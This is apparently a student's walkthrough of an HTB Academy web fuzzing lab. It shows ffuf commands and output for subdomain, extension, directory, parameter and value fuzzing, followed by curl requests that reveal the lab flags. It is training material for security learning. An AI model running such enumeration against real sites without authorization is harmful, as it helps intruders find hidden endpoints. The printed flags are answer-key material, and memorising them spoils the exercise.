$ ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:31805/admin/admin.php -X POST -d "id=FUZZ" -H "Content-Type: application/x-www-form-urlencoded" -fs 768

v2.1.0-dev

:: Method      : POST
:: URL         : http://admin.academy.htb:31805/admin/admin.php
:: Wordlist     : FUZZ: /media/sf_downloads/ids.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : id=FUZZ
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 768

73 [Status: 200, Size: 787, Words: 218, Lines: 54, Duration: 222ms]
:: Progress: [1000/1000] :: Job [1/1] :: 175 req/sec :: Duration: [0:00:06] :: Errors: 0 ::

(kali@kali) - /media/sf_downloads
```

Lastly I ran `curl http://admin.academy.htb:31805/admin/admin.php -X POST -d "id=73" -H "Content-Type: application/x-www-form-urlencoded"` and found the flag as `HTB{p4r4m373r_fuzz1n6_15_k3y!}`.

```
kali@kali: /media/sf_downloads
:: Follow redirects : false
:: Calibration     : false
:: Timeout         : 10
:: Threads        : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
:: Filter          : Response size: 768

73 [Status: 200, Size: 787, Words: 218, Lines: 54, Duration: 222ms]
:: Progress: [1000/1000] :: Job [1/1] :: 175 req/sec :: Duration: [0:00:06] :: Errors: 0 ::

(kali@kali) - /media/sf_downloads
$ curl http://admin.academy.htb:31805/admin/admin.php -X POST -d "id=73" -H "Content-Type: application/x-www-form-urlencoded"
<div class='center'><p>HTB{p4r4m373r_fuzz1n6_15_k3y!}</p></div>
<html>
<!DOCTYPE html>

<head>
<title>HTB Academy</title>
<style>
*,
html {
margin: 0;
padding: 0;
border: 0;
}

html {
width: 100%;
height: 100%;
}


body {
width: 100%;
height: 100%;
position: relative;
}
```

5.0 Skills Assessment

5.1 Web Fuzzing Assessment

Question1: Run a sub-domain/vhost fuzzing scan on '*.academy.htb' for the IP shown above. What are all the sub-domains you can identify?

Answer: I ran **ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://academy.htb:30849 -H "Host: FUZZ.academy.htb" -fs 985**



```
kali@kali:~/media/sf_downloads$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://academy.htb:30849 -H "Host: FUZZ.academy.htb" -fs 985

v2.1.0-dev

:: Method      : GET
:: URL         : http://academy.htb:30849
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header      : Host: FUZZ.academy.htb
:: Follow redirects: false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 985

archive [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 223ms]
test [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3800ms]
faculty [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
:: Progress: [4989/4989] :: Job [1/1] :: 177 req/sec :: Duration: [0:00:31] :: Errors: 0 ::

kali@kali:~/media/sf_downloads$
```

Question2: Before you run your page fuzzing scan, you should first run an extension fuzzing scan. What are the different extensions accepted by the domains?

Answer: I ran extension fuzzing on each of the sub-domains by **running ffuf -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://_____.academy.htb:30849/indexFUZZ** replacing the dash with the sub-domain name. The **faculty** sub-domain returned one extra extension, **.php7** that the other 2 did not.

```
kali@kali: /media/sf_downloads
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 223ms]
[Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 224ms]
:: Progress: [43/43] :: Job [1/1] :: 12 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

(kali@kali)~/media/sf_downloads
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txtFUZZ -u http://faculty.academy.htb:30849/indexFUZZ

v2.1.0-dev

:: Method      : GET
:: URL         : http://faculty.academy.htb:30849/indexFUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/web-extensions.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

.php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
.php  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 233ms]
.phps [Status: 403, Size: 287, Words: 20, Lines: 10, Duration: 3475ms]
:: Progress: [43/43] :: Job [1/1] :: 9 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

(kali@kali)~/media/sf_downloads
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/web-extensions.txtFUZZ -u http://test.academy.htb:30849/indexFUZZ
```

Question3: One of the pages you will identify should say 'You don't have access!'.
What is the full page URL?


Answer: I ran **ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy.htb:31472/FUZZ recursion recursion-depth 1 -e .php .phps .php7 -fs 0** and found a directory: **courses**

```
kali@kali: /media/sf_downloads
v2.1.0-dev

:: Method      : GET
:: URL         : http://faculty.academy.htb:31472/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# directory-list-2.3-small.txt [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
# Copyright 2007 James Fisher [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 222ms]
# on atleast 3 different hosts [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 227ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 221ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 225ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 224ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
# [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
# COURSES [Status: 301, Size: 337, Words: 20, Lines: 10, Duration: 226ms]
:: Progress: [5928/87664] :: Job [1/1] :: 168 req/sec :: Duration: [0:00:38] :: Errors: 0 ::
```

I then ran `ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy.htb:31472/courses/FUZZ -e .php,.phps,.php7 -c -ic -t 200 -fs 287` using `-c` for colored output and `-ic` to ignore comments which helped make the output look clean and `-t` for faster speed.



```
kali@kali: /media/sf_downloads
[WARN] Caught keyboard interrupt (Ctrl-C)


(kali@kali) - [ /media/sf_downloads ]
$ ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy.htb:31472/courses/FUZZ -e .php,.phps,.php7 -c -ic -t 200 -fs 287

v2.1.0-dev

:: Method      : GET
:: URL         : http://faculty.academy.htb:31472/courses/FUZZ
:: Wordlist    : FUZZ: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
:: Extensions : .php .phps .php7
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 287


index.php [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 2553ms]
index.php7 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 3556ms]
linux-security.php7 [Status: 200, Size: 774, Words: 223, Lines: 53, Duration: 229ms]
:: Progress: [66012/350604] :: Job [1/1] :: 638 req/sec :: Duration: [0:01:54] :: Errors: 8 ::
```

The page was `http://faculty.academy.htb:PORT/courses/linux-security.php7`



Question4: In the page from the previous question, you should be able to find multiple parameters that are accepted by the page. What are they?

Answer: I ran **ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -e .php,.phps,.php7 -c -ic -t 200 -fs 774** and found 2 parameters: **user** and **username**.



```
kali@kali:~/media/sf_downloads$ ffuf -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt:FUZZ -u http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -e .php,.phps,.php7 -c -ic -t 200 -fs 774
```

v2.1.0-dev

```
Method: POST
URL: http://faculty.academy.htb:31472/courses/linux-security.php7
Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
Header: Content-Type: application/x-www-form-urlencoded
Data: FUZZ=key
Extensions: .php .phps .php7
Follow redirects: false
Calibration: false
Timeout: 10
Threads: 200
Matcher: Response status: 200-299,301,302,307,401,403,405,500
Filter: Response size: 774
```

```
user [Status: 200, Size: 780, Words: 223, Lines: 53, Duration: 237ms]
username [Status: 200, Size: 781, Words: 223, Lines: 53, Duration: 3005ms]
:: Progress: [87205/350604] :: Job [1/1] :: 523 req/sec :: Duration: [0:02:34] :: Errors: 18 ::
```

Question5: Try fuzzing the parameters you identified for working values. One of them should return a flag. What is the content of the flag?

Answer: I ran **ffuf -w /usr/share/seclists/Names/names.txt -u http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'username=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -e .php,.phps,.php7 -c -ic -t 200 -fs 781** and found a username: **harry**.

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
kali@kali: /media/sf_Downloads kali@kali: /media/sf_Downloads kali@kali: ~/Downloads

(kali@kali)-[/media/sf_Downloads]
$ ffuf -w /usr/share/seclists/Names/names.txt -u http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'username=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -e .php,.phps,.php7 -c -ic -t 200 -fs 781

v2.1.0-dev

:: Method      : POST
:: URL         : http://faculty.academy.htb:31472/courses/linux-security.php7
:: Wordlist     : FUZZ: /usr/share/seclists/Names/names.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=FUZZ
:: Extensions  : .php .phps .php7
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 781

harry [Status: 200, Size: 773, Words: 218, Lines: 53, Duration: 227ms]
:: Progress: [42852/42852] :: Job [1/1] :: 150 req/sec :: Duration: [0:01:30] :: Errors: 32 ::

(kali@kali)-[/media/sf_Downloads]
$
```

I ran `curl http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'username=harry' -H 'Content-Type: application/x-www-form-urlencoded'` and found the flag.


```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
kali@kali: /media/sf_Downloads kali@kali: /media/sf_Downloads kali@kali: ~/Downloads

:: Method      : POST
:: URL         : http://faculty.academy.htb:31472/courses/linux-security.php7
:: Wordlist     : FUZZ: /usr/share/seclists/Names/names.txt
:: Header      : Content-Type: application/x-www-form-urlencoded
:: Data        : username=FUZZ
:: Extensions  : .php .phps .php7
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 781

harry [Status: 200, Size: 773, Words: 218, Lines: 53, Duration: 227ms]
:: Progress: [42852/42852] :: Job [1/1] :: 150 req/sec :: Duration: [0:01:30] :: Errors: 32 ::

(kali@kali)-[/media/sf_Downloads]
$ curl http://faculty.academy.htb:31472/courses/linux-security.php7 -X POST -d 'username=harry' -H 'Content-Type: application/x-www-form-urlencoded'
<div class='center'><p>HTB{w3b_fuzzin6_m4573r}</p></div>
<html>
<!DOCTYPE html>

<head>
<title>HTB Academy</title>
<style>
*,
html {
margin: 0;
padding: 0;
border: 0;
}
```



Conclusion

Overall, the module showed how fuzzing can be used to systematically test web applications for hidden endpoints, parameters, and values. By using tools like ffuf alongside utilities such as curl, I was able to understand how attackers discover misconfigurations and access restricted functionality in web applications.

